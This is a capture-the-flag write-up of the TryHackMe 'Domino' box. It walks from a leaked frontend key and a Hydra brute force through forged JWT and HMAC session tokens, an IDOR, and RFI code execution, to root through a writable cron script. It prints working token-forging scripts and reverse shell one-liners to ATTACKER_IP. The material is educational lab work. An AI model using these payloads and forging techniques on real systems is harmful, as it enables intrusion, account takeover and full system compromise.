Domino (TryHackMe) Writeup: How One Leaked Key Turned Into Root


Domino is a TryHackMe box where nothing is really hard on its own, but everything connects to everything else. You find one small mistake, and it gives you a key. That key opens the next door. And so on, until you're root. I want to write this one properly because I actually learned a lot doing it, and I think writing it out in plain words (not fancy security-report language) will help me remember it better, and maybe help someone else too.
Step 1: Recon
The first thing I always do is a basic Nmap scan to see what's actually open on the machine.
nmap -sC -sV -p- <ip>-sC runs the default set of Nmap scripts, -sV tries to figure out the version of whatever service is running on each port, and -p- just means scanning all 65535 ports instead of only the common ones. On this box, only two ports show up: 22 (SSH) and 80 (a web server). So the whole box basically comes down to whatever is running on that website.

Opening the site in a browser, it's a login page for something called the "NexusCorp Employee Portal." Standard-looking login form, nothing special yet.
Step 2: Getting a list of usernames for free
The site has a link to a team page at /team.php, and you don't even need to be logged in to see it. It lists every employee's name and their email, and the emails are all in the format firstname.lastname@nexus.corp. So basically, I just got a full list of usernames without doing anything clever at all, the website handed it to me.
There's also a /forgot.php page, and if you type in a username that exists, it says something like "reset instructions sent," but if you type a fake one, it gives an error. So that's another way to check which usernames are real, in case I needed it later.
Step 3: Directory scanning
Next, I ran Gobuster to find hidden folders and files on the site.
gobuster dir -u http://10.49.153.224 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php-u is the target URL, -w is the wordlist Gobuster uses to guess folder and file names, and -x php tells it to also check for .php files with the same names, not just plain folders.
A few interesting things showed up. There's a /backup/ folder that actually lets you see its contents in the browser (this is called directory listing being left on, which normally shouldn't happen). Inside it there's a README.txt and a file called config.enc. There's also /admin/, which exists but gives a 403 error for now since I'm not logged in as an admin. And there's /api/, which turns out to be the most important one, since it has two endpoints inside it that matter a lot later: auth/token.php and files.php.
Step 4: The key that was left in the frontend code
The README.txt file says to check static/app.js for how to decrypt config.enc. So I opened that JS file in the browser, and there it is: a comment that was clearly supposed to be temporary, and someone just forgot to remove it before pushing to production. It literally says something like "move to env before prod deployment," and right under it is the actual encryption key, just sitting there in plain text.
This is honestly the whole reason the box eventually falls apart. Whoever built this site put a secret key inside a file that gets sent to literally anyone who visits the website. It's not hidden at all, you just have to open the file and read it.
Since the key uses AES in ECB mode (you can tell from the comments), I wrote a small Python script to decrypt the config file:
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# the key is only 14 characters, but AES-128 needs a 16-byte key
# so I pad it with two null bytes at the end
KEY = b'N3xusK3y2024!!' + b'\x00' * 2

with open('config.enc', 'rb') as f:
    data = f.read()

cipher = AES.new(KEY, AES.MODE_ECB)
plain = cipher.decrypt(data)

try:
    plain = unpad(plain, AES.block_size)
except ValueError:
    plain = plain.rstrip(b'\x00')

print(plain.decode())
Quick explanation for anyone who hasn't touched AES before. ECB mode basically chops the data into 16-byte chunks and encrypts each chunk separately using the same key. Since we already have the key, we just run the whole thing backwards to get the original data. The only annoying part is that the key given to us is 14 characters, but AES-128 needs exactly 16 bytes, so I just added two zero bytes at the end to make it the right length. After decrypting, there's usually some extra padding bytes at the end of the message (this is a standard thing called PKCS7 padding), and the script tries to remove that properly, or just chops off trailing zeros if that doesn't work.
The decrypted file doesn't have anything super exciting in it, but it does mention a system user called devops. I didn't think much of it at the time, but it comes back later.
Step 5: Cracking a password with Hydra
I had a list of usernames from the team page, and the login form on /index.php takes a username and password. So the obvious move is to just brute-force it with Hydra.
hydra -L users.txt -P rockyou.txt 10.49.153.224 http-post-form \
  '/index.php:username=^USER^&password=^PASS^:Invalid credentials.' -I
The http-post-form part of Hydra needs three things separated by colons. First is the path you're sending the login request to. Second is the actual body of the request, where ^USER^ and ^PASS^ get is automatically replaced by Hydra with whatever it's currently trying. Third is a piece of text that only shows up when the login fails, so Hydra knows the difference between a correct guess and a wrong one.
And honestly, this cracked embarrassingly fast. The password that worked was literally the word password. Not some clever variation, not a leaked breach password, just the actual word "password." Kind of funny for a box all about security vulnerabilities, but also a good reminder that none of the fancy stuff matters if someone can just guess their way in.
Logging in gets me onto a normal user dashboard. No admin access yet, just a support ticket page and a mention of a "file viewer" that needs some kind of authentication token.
Step 6: Understanding the two different tokens
This part confused me a bit at first because there are two separate tokens being used, and they're not the same thing.
The first one is a cookie called set when you log in. If you decode it (it's just base64), you get something like:
{"user_id":3,"username":"sarah.johnson","role":"user"}followed by a dot, then a long string of 64 hex characters. That length is a hint, it's the exact length of a SHA-256 hash written in hex. So basically the cookie is made by taking that JSON, encoding it in base64, then signing that base64 text with HMAC-SHA256 using some secret key the server keeps to itself, and sticking the two parts together with a dot.
The second token is a JWT, which you get from /api/auth/token.php, and this is what the file viewer actually checks. JWTs always have three parts, header, payload, and signature, separated by dots. If I decode a normal user's JWT, the payload looks like {"sub":"sarah.johnson","role":"user",...}.
Step 7: Forging an admin JWT
When I try to use the file viewer with my normal user JWT, it says I need an admin token instead. So the obvious thing to try is just editing the payload myself to say role: adminand seeing if the server actually checks whether the signature is real before trusting whatever's inside.
import base64, json

def b64url(https://medium.com/data):
    if isinstance(data, str):
        data = data.encode()
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

header = b64url(https://medium.com/json.dumps(%7B"alg":%20"HS256",%20"typ":%20"JWT"%7D,%20separators=(',',%20':')))
payload = b64url(https://medium.com/json.dumps(%7B%3Cbr/%3E%20%20%20%20"sub":%20"laura.hayes",%3Cbr/%3E%20%20%20%20"role":%20"admin",%3Cbr/%3E%20%20%20%20"iat":%201788933673,%3Cbr/%3E%20%20%20%20"exp":%201788937273%3Cbr/%3E%7D,%20separators=(',',%20':')))

print(f"{header}.{payload}.fakesignature")
Here's the actual concept behind this, because it's kind of important to understand and not just copy-paste. The header and payload of a JWT are not encrypted at all. They're just base64url-encoded, which is basically the same as normal base64 but with a couple of characters swapped so it's safe to put in a URL or an HTTP header. Anyone can decode that and read it, and anyone can also make their own from scratch, no special tools needed. The one thing that's supposed to stop you from just writing whatever role you want is the signature part. A properly built server recomputes that signature using a secret key it keeps hidden, and if your signature doesn't match what it expects, it should reject the token completely.
On this box, that check just doesn't happen. Whoever wrote the code commented out the signature-verification line. So the server reads the header and payload, sees role: admin, and just believes it, without ever checking if the signature is legit. That's why I can literally put the word fakesignature at the end and it still works fine, because nothing ever looks at it.
Sending this forged token to the file viewer confirms it right away, the "admin token required" error just disappears.
Step 8: Reading server files through the broken file viewer
Now that I have a working "admin" JWT, the file viewer basically lets me read any file on the server I want.
curl -i 'http://TARGET/api/files.php?name=/var/www/html/config.php' \
  -H "Authorization: Bearer <forged_admin_jwt>"
And this gives me the source code of config.php, database login details, and something really important: the actual secret key used to sign the nexus_session cookie.
DB_USER: app_user
DB_PASS: D3v0ps!2024
APP_SECRET: nexus_app_k3y_2024
There's also a JWT_SECRET defined in there, but since the server never actually checks the JWT signature anyway, that key doesn't matter at all. It's defined; it's just never used for anything real.
Step 9: Forging a real admin session cookie
Now that I know the secret used to sign the session cookie, I can do the same trick again, but this time the server actually checks the signature, so I have to compute it properly instead of faking something random.
import hmac, hashlib, base64, json

secret = b'nexus_app_k3y_2024'
payload = json.dumps(
    {"user_id": 1, "username": "laura.hayes", "role": "admin"},
    separators=(',', ':')
)
b64 = base64.b64encode(payload.encode()).decode()
sig = hmac.new(secret, b64.encode(), hashlib.sha256).hexdigest()
print(f"{b64}.{sig}")
This builds the same format I saw earlier in the real cookie: base64 the JSON, then HMAC-SHA256 that base64 string using the leaked secret key, and join both parts with a dot. I swap this in as my nexus_session cookie value and load the dashboard, and it works. "Welcome, laura.hayes." Role: admin. I basically just took over the company's CIO account without ever knowing her real password, all because a secret key leaked earlier.
Get SAFAL GAUTAM’s stories in your inbox
Join Medium for free to get updates from this writer.
Fun fact: the actual official write-up for this box does this differently. Instead of forging the cookie directly, it uses a stored XSS attack through the support ticket system (since the cookie wasn't protected properly against JavaScript reading it) to steal an admin's real cookie when they open the ticket. Both ways get you the same result, but forging it yourself is faster once you already have the secret key.
Step 10: An IDOR just sitting there
While poking around the API, I found /api/users/profile.php?id=, and it doesn't check at all whether the id you're asking for actually belongs to you.
curl -i 'http://TARGET/api/users/profile.php?id=1' \
  -H "Cookie: nexus_session=<any_valid_session>"
Response:
{"id":1,"username":"laura.hayes","email":"laura.hayes@nexus.corp","role":"admin","notes":"THM{....}"}First flag, sitting right in Laura’s private notes.
This kind of bug is called an IDOR (insecure direct object reference). The session is completely valid, so the app lets the request through; it just never checks if the person asking actually owns the thing they’re asking about. Just change the number in the URL, and you get someone else’s private data.
Step 11: Getting code execution (and a really annoying networking problem)
The file viewer has one more trick. If the name parameter starts with http://, the server goes and fetches that URL and then runs whatever comes back through eval(), after removing any <?php tags. This is called RFI (remote file inclusion), and combined with eval(), it basically means I can make the server run any PHP code I want.
My first several tries just failed with a 502 error and “could not fetch remote file,” even though my file existed and my server was clearly running. This took a while to figure out, so I want to actually explain what went wrong, because it turned out to be two completely separate problems stacked on top of each other.
The first problem was a typo. At some point I copy-pasted a JWT token wrong, and it had extra characters stuck in the middle. That broke the base64 decoding on the server side, so my request was failing before it even got to the actual file-fetching part, and I was getting a totally different error than the real problem. Lesson learned: always double-check a token actually decodes properly before sending it anywhere.
python3 -c "import base64,json; t='TOKEN_HERE'; print(json.loads(base64.urlsafe_b64decode(t.split('.')[1]+'==')))"The second problem, after fixing the token, was my own firewall. I ran tcpdump while sending requests and could see my own outgoing traffic to the target was fine, the connection completed both ways just fine. But that only proves I can reach the target, not that the target can reach back to me. Checking my firewall settings showed it was blocking basically everything except SSH, so when the target tried to call back to my listening server, it never got through, and I had no idea because the error message just said "could not fetch remote file" over and over with no useful details.
sudo firewall-cmd --zone=public --add-port=8000/tcpOnce I fixed both problems, the same request finally worked:
HTTP/1.1 200 OK
{"output":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n"}
Code execution confirmed, running as www-data.
Step 12: Getting an actual shell
With code execution working, I swapped my test payload for a real reverse shell.
echo '<?php system("bash -c \"bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1\""); ?>' > shell.phpsudo firewall-cmd --zone=public --add-port=4444/tcp
nc -lvnp 4444Triggering the same RFI bug drops a shell straight into my listener.
Connection received on TARGET
www-data@tryhackme-2404:/var/www/html/api$
I upgraded it to something more usable with:
python3 -c 'import pty; pty.spawn("/bin/bash")'The /dev/tcp/HOST/PORT trick in that payload is a bash-only feature that lets bash open a network connection directly, no extra tools needed, but it only works if whatever's running your command is actually bash. If I wasn't sure about that, a safer bet is this instead, which only needs sh, cat, and nc, which basically every Linux system has:
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc ATTACKER_IP PORT > /tmp/fReading it right to left, nc opens the connection out; whatever comes back gets written into a special pipe file, cat reads that pipe and feeds it into an interactive shell as input, and the shell's replies get piped back out through nc. More moving parts, but way more compatible.
With a shell open, grabbing the flag that was just sitting on disk:
cat /opt/flag3.txtSecond flag, for getting code execution.
Step 13: Moving sideways with a reused password
Checking real system accounts on the box:
cat /etc/passwd | grep -E '/bin/(bash|sh)$'confirms devops is a real account, matching what the decrypted config file hinted at way back in step 4. And the database password I already grabbed from config.php earlier, D3v0ps!2024, turns out to work for this account too.
su devopsStraight in, and the user flag is right there.
THM{....}Third flag, all because one password got reused in two places.
I checked a few other things first too, just to be thorough. The system crontab and cron folders only had normal Ubuntu maintenance jobs, nothing custom. devops had no personal crontab, and sudo -l just asked for a password I didn't have, so that path was a dead end.
Step 14: The last step to root
Since I can’t see root’s own scheduled jobs without permission, the best way to actually figure out what’s running is to just watch the system live. I grabbed pspy64 (a tool that shows running processes without needing root) and let it sit for a minute.
UID=0 PID=2177 | /bin/bash /opt/monitoring/health_report.shRoot, running a script, every single minute, exactly on the clock. Checking the file’s permissions:
-rwxrwxr-- 1 root devops 537 May 18 10:41 health_report.shOwned by root, but the group is devops, which is exactly the account I'm logged in as, and that group has write access. Since root blindly runs whatever's inside this file every minute, all I have to do is overwrite it, and root will run my code on the next tick.
echo 'rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 4445 >/tmp/f' > /opt/monitoring/health_report.shsudo firewall-cmd --zone=public --add-port=4445/tcp
nc -lvnp 4445About a minute later, the cron job fires and root connects straight back to me.
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{....}
Fourth flag. Full root, box completed.
One thing I still need to check
Since my forged admin session was valid the entire time, there’s probably a fifth flag hiding somewhere in /admin/index.php, either on the actual page or in its source code. The official writeup for this box actually finds its "second flag" exactly this way, by reading the PHP source directly once you have shell access, rather than just viewing the page in a browser. If you're doing this box yourself, don't forget to check:
cat /var/www/html/admin/index.phpEverything, put together simply
So here’s the full chain from start to finish, in plain terms. A secret key was left inside frontend JavaScript, which let me decrypt a backup file and learn about a system account that mattered later. A really weak password (literally just “password”) got me a normal login. A JWT signature check that was accidentally disabled let me pretend to be an admin by just editing a token myself. That fake admin access unlocked a file-reading feature with basically no restrictions, and reading the server’s own config file leaked the real secret key used for session cookies. With that secret, I could forge a totally valid admin session for anyone, no XSS or tricking anyone required, though the box does support that path too if you want to do it that way. An IDOR bug in the profile page let me read someone else’s private notes just by changing a number. That same file-reading feature, when pointed at a URL instead of a local file, let me run any code I wanted on the server, which is about as bad as it gets. A reused password moved me from a low-privilege web account to a real system user. And a script that root ran automatically every minute, writable by a group I belonged to, was the final piece that gave me full control of the machine.
None of these bugs are super advanced on their own. That’s kind of the whole point of this box, I think. Small mistakes that seem harmless by themselves can add up to something really bad when they’re all sitting on the same system together.